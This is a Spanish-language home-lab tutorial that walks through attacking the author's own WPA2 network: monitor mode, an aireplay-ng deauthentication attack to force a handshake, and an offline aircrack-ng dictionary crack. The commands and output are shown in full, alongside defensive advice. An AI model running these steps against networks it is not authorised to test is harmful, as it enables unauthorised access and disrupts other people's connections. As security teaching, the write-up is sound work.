



ATAQUE RED WIFI

Carles Ochoa

¿Qué vamos a hacer? (visión general)

Voy a **atacar mi propia red WiFi** (creada con un router secundario) para demostrar cómo un atacante puede obtener la contraseña aunque esta nunca se transmita por el aire.


El plan es:

- Crear una red WiFi con una contraseña débil (admin1234).
- Conectarnos a ella con un móvil (hacemos de víctima).
- Desde Kali Linux, capturar el **handshake** (apretón de manos) durante la conexión.
- Forzar una reconexión usando un **ataque de desautenticación (deauth)**.
- **Craquear la contraseña** offline usando un diccionario (rockyou.txt).

El laboratorio que he montado en casa

Antes de empezar el ataque, he preparado un entorno controlado y seguro:

Internet → Router Orange (192.168.1.1) → Router secundario (192.168.1.2)



Lo que hay ahora mismo en mi casa (justo antes del ataque)

Situación actual: El cliente (mi móvil) y el router YA hicieron el handshake cuando me conecté. Ahora están hablando tranquilamente, enviando y recibiendo datos.

El problema para el atacante: No hay handshake nuevo que capturar porque el cliente ya está conectado.

La solución: Forzar una reconexión para que se genere un handshake nuevo.

¿Qué es exactamente el handshake?

El handshake (o "apretón de manos") es el proceso de **4 mensajes** que intercambian tu móvil y el router cuando te conectas por primera vez a una red WiFi.

¿Para qué sirve?

Para demostrar que ambos conocen la contraseña **sin tener que decirla nunca por el aire**.

¿Cómo lo hacen?

En lugar de enviar la contraseña, intercambian pruebas matemáticas (llamadas MICs) que solo pueden generar si conocen la contraseña. Si las pruebas coinciden, ya saben que ambos tienen la misma clave.

¿Por qué es importante?

Porque si un atacante captura ese handshake, luego puede llevárselo a su ordenador y probar contraseñas offline, sin necesidad de estar cerca del router.



El ataque paso a paso (lo que va a pasar)

Paso 1: Poner la tarjeta WiFi en modo monitor

El **modo monitor** permite a la tarjeta WiFi escuchar **todo el tráfico del aire**, no solo el que va dirigido a ella.

```
(carles@kalicarles)-[~]
$ sudo airmon-ng start wlan0
[sudo] contraseña para carles:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  580 NetworkManager
 3164 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0            rtl8xxxu    TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]
          (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)

(carles@kalicarles)-[~]
$
```

Paso 2: Escanear redes WiFi del entorno

Necesitamos identificar la MAC del router, el canal, el nombre y la encriptación.

Dato	Valor
BSSID (MAC del router)	0C:73:29:B0:CE:90
Canal (CH)	6
ESSID (nombre)	laboratorio_pruebas
Encriptación	WPA2 CCMP PSK

```
(carles@kalicarles)-[~]
$ sudo airodump-ng wlan0

CH 7 ][ Elapsed: 18 s ][ 2026-05-07 20:49

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
58:B5:68:42:C6:C2    -78      0         0   0   8  130  WPA2 CCMP PSK B4tzi12uNIXjFVGLkisirRRcfp6i4a00Q
66:22:32:D8:03:63    -71      7         0   0  11  130  WPA2 CCMP PSK Apartamento TIBI
44:3B:14:91:02:70    -75      8         0   0   6  648  WPA2 CCMP PSK MOVISTAR-WIFI6-0270
7E:F1:7E:A3:85:E2    -82      3         0   0  10  270  WPA2 CCMP PSK Casa
7C:F1:7E:F3:85:E2    -79      2         0   0  10  270  WPA2 CCMP PSK <length: 0>
32:16:9D:2C:C5:DA    -71      0         0   0   4  540  WPA2 CCMP PSK Laumau
E4:4E:12:42:A8:D0    -75      3         0   0   5  324  WPA2 CCMP PSK DIGIFIBRA-Cd9D
60:22:32:D8:03:63    -78      7         0   0  11  130  WPA2 CCMP PSK Markatel-0363
D8:FB:5E:03:4B:54    -1       0         0   0   1   -1   <length: 0>
B6:4E:26:99:D8:C0    -74     28         0   0   4  360  WPA2 CCMP PSK <length: 0>
30:16:9D:2C:C5:DA    -75     10         0   0   4  540  WPA2 CCMP PSK <length: 0>
5C:E9:31:52:9B:A0    -78     13         0   0   3  360  WPA2 CCMP PSK DIGIFIBRA-7v9F
B0:4E:26:99:D8:C0    -70      4         2   0   4  360  WPA2 CCMP PSK MOVISTAR-WIFI6-D141
0A:8A:F1:2F:CE:1D    -82      4         0   0   7  360  WPA2 CCMP PSK <length: 0>
08:8A:F1:7F:CE:1D    -82      5         0   0   7  360  WPA2 CCMP PSK MERCUSYS_CE1D
0C:73:29:B0:CE:90    -74      1         0   0   6  130  WPA2 CCMP PSK laboratorio_pruebas
32:16:9D:01:BF:03    -71     11         0   0   7  130  WPA2 CCMP PSK <length: 0>
```

Paso 3: Identificar clientes conectados a la red objetivo

En la misma pantalla de airodump-ng, en la **parte inferior**, aparecen los clientes (stations) conectados:

```
BSSID                STATION            PWR  Rate  Lost  Frames  Notes  Probes
0C:73:29:B0:CE:90    AA:D6:30:40:F5:ED  -79   0 - 1   183     7
Quitting ...

(carles@kalicarles)-[~]
```

Paso 4: Enfocar la captura en nuestro objetivo

Ahora vamos a **grabar solo el tráfico** de nuestra red objetivo, para no perder el handshake cuando ocurra.

Explicación de los parámetros:

Parámetro	Significado
--bssid 0C:73:29:B0:CE:90	Filtra solo paquetes de ese router
-c 6	Fija el canal en 6 (evita que la tarjeta cambie de canal)
-w handshake_lab	Guarda la captura en archivos con ese nombre
wlan0	Interfaz en modo monitor

Paso 5: Forzar una reconexión (ataque de desautenticación)

Abrimos una **segunda terminal** y lanzamos el ataque de deauth.

Explicación de los parámetros:

Parámetro	Significado
-0 5	Envía 5 paquetes de desautenticación (deauth)
-a 0C:73:29:B0:CE:90	MAC del router (origen falso)
-c 28:E3:47:13:A0:1F	MAC del cliente víctima (destinatario)
wlan0	Interfaz en modo monitor

¿Qué hace este comando?

1. El atacante falsifica que los paquetes vienen del router legítimo.
2. Envía órdenes de "desconéctate" al móvil víctima.
3. El móvil obedece y se desconecta de la WiFi.
4. Automáticamente, el móvil intenta reconectarse.
5. En la reconexión, se genera un **nuevo handshake**.

```
(carles@kalicarles)-[~]
$ sudo aireplay-ng -0 5 -a 0C:73:29:B0:CE:90 -c 28:E3:47:13:A0:1F wlan0
[sudo] contraseña para carles:
21:04:26 Waiting for beacon frame (BSSID: 0C:73:29:B0:CE:90) on channel 6
21:04:26 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [16|33 ACKs]
21:04:27 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [46|46 ACKs]
21:04:28 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [81|43 ACKs]
21:04:28 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [30|25 ACKs]
21:04:29 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [16|22 ACKs]

(carles@kalicarles)-[~]
$ sudo aireplay-ng -0 5 -a 0C:73:29:B0:CE:90 -c 28:E3:47:13:A0:1F wlan0
21:04:32 Waiting for beacon frame (BSSID: 0C:73:29:B0:CE:90) on channel 6
21:04:33 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [ 0|30 ACKs]
21:04:34 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [ 0|37 ACKs]
21:04:34 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [ 0|40 ACKs]
21:04:35 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [ 0|37 ACKs]
21:04:35 Sending 64 directed DeAuth (code 7). STMAC: [28:E3:47:13:A0:1F] [ 0|50 ACKs]
```

Paso 6: Confirmar que el handshake ha sido capturado

En la **Terminal 1** (donde corre airodump-ng), aparecerá un mensaje en la **parte superior derecha**:

[WPA handshake: 0C:73:29:B0:CE:90]


```

(carles@kalicarles)-[~]
$ sudo airodump-ng --bssid 0C:73:29:B0:CE:90 -c 6 -w handshake_lab wlan0
21:02:37 Created capture file "handshake_lab-02.cap".

CH 6 ][ Elapsed: 2 mins ][ 2026-05-07 21:05 ][ WPA handshake: 0C:73:29:B0:CE:90

BSSID            PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
0C:73:29:B0:CE:90 -78  0      540      747   5   6  130  WPA2 CCMP PSK  laboratorio

BSSID            STATION            PWR   Rate    Lost  Frames  Notes  Probes
0C:73:29:B0:CE:90 28:E3:47:13:A0:1F -69   2e- 1e    6    2405  EAPOL  laboratorio_p
0C:73:29:B0:CE:90 AA:D6:30:40:F5:ED -95   6e- 1    1    1536
Quitting ...
^X
(carles@kalicarles)-[~]
$

```

Paso 7: Detener la captura

Una vez visto el mensaje WPA handshake, pulsamos Ctrl+C en la Terminal 1.

El archivo generado es handshake_lab-01.cap.

Paso 8: Craqueo offline de la contraseña

Ahora que tenemos el handshake capturado, podemos probar contraseñas **sin necesidad de estar cerca del router**.

Paso 9: Verificar que el handshake es válido

```

(carles@kalicarles)-[~]
$ aircrack-ng handshake_lab-01.cap
Reading packets, please wait...
Opening handshake_lab-01.cap
Resetting EAPOL Handshake decoder state.
Read 7761 packets.

# BSSID            ESSID                Encryption
1  0C:73:29:B0:CE:90 laboratorio_pruebas  WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening handshake_lab-01.cap
Resetting EAPOL Handshake decoder state.
Read 7761 packets.

1 potential targets

Please specify a dictionary (option -w).

(carles@kalicarles)-[~]
$

```

¿Qué significa WPA (1 handshake)?

Significa que el archivo contiene **un handshake completo y válido**, listo para ser craqueado.

Paso 10: Preparar el diccionario rockyou.txt

Kali Linux incluye un famoso diccionario de contraseñas: rockyou.txt. Viene comprimido.

¿Qué es rockyou.txt?

Es un archivo con **más de 14 millones de contraseñas** reales, filtradas de un ataque a la plataforma RockYou en 2009. Incluye las contraseñas más comunes del mundo.

Paso 11: Lanzar el ataque de diccionario

¿Qué está haciendo aircrack-ng?

Paso	Explicación
1	Toma el handshake capturado (4 mensajes)
2	Coge la primera contraseña del diccionario (ej: 123456)
3	Con esa contraseña, recalcula las pruebas criptográficas (MICs)
4	Compara sus MICs con los MICs capturados
5	Si coinciden → contraseña encontrada
6	Si no coinciden → prueba la siguiente contraseña

```
(carles@kalicarles)-[~]
$ sudo aircrack-ng handshake_lab-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait ...
Opening handshake_lab-01.cap
Resetting EAPOL Handshake decoder state.
Read 7761 packets.

# BSSID          ESSID          Encryption
1  0C:73:29:B0:CE:90  laboratorio_pruebas  WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait ...
Opening handshake_lab-01.cap
Resetting EAPOL Handshake decoder state.
Read 7761 packets.

1 potential targets

Aircrack-ng 1.7

[00:00:00] 16/10303727 keys tested (160.59 k/s)

Time left: 17 hours, 49 minutes, 19 seconds          0.00%

KEY FOUND! [ admin1234 ]

Master Key      : D9 03 14 D8 7E 50 E3 6E 27 F2 D4 A9 E4 42 C8 65
                  35 9F C3 F8 1B 2F 07 43 66 49 41 F1 A1 86 36 FA

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 1F 45 78 45 95 EA AF B3 B0 C3 92 5B 2D FD 7D A7

(carles@kalicarles)-[~]
$
```

Al finalizar todo el proceso veremos que la contraseña ha sido encontrada y por lo tanto ya tendremos las credenciales para la contraseña wifi laboratorio_pruebas.

Contraseña: admin1234

¿Cómo defender tu WiFi?

Medida	Por qué funciona
Contraseña larga y aleatoria (12+ caracteres, mayúsculas, números, símbolos)	El ataque offline tardaría años o siglos
Activar 802.11w (Management Frame Protection)	Protege los paquetes de gestión (como los deauth)
Usar WPA3 en lugar de WPA2	El handshake de WPA3 es mucho más seguro frente a ataques offline
Monitorizar la red con Wireshark	Permite detectar paquetes deauth sospechosos



Conclusión

Hemos demostrado que:

1. **La contraseña nunca se transmite** por el aire durante el handshake.
2. **Pero el handshake se puede capturar** forzando una reconexión con deauth.
3. **Con el handshake capturado**, podemos probar contraseñas offline sin límite de intentos.
4. **Si la contraseña es débil** (como admin1234), estará en un diccionario y la encontraremos en segundos.
5. **La única defensa real** contra este ataque es usar contraseñas **largas, aleatorias y no predecibles**.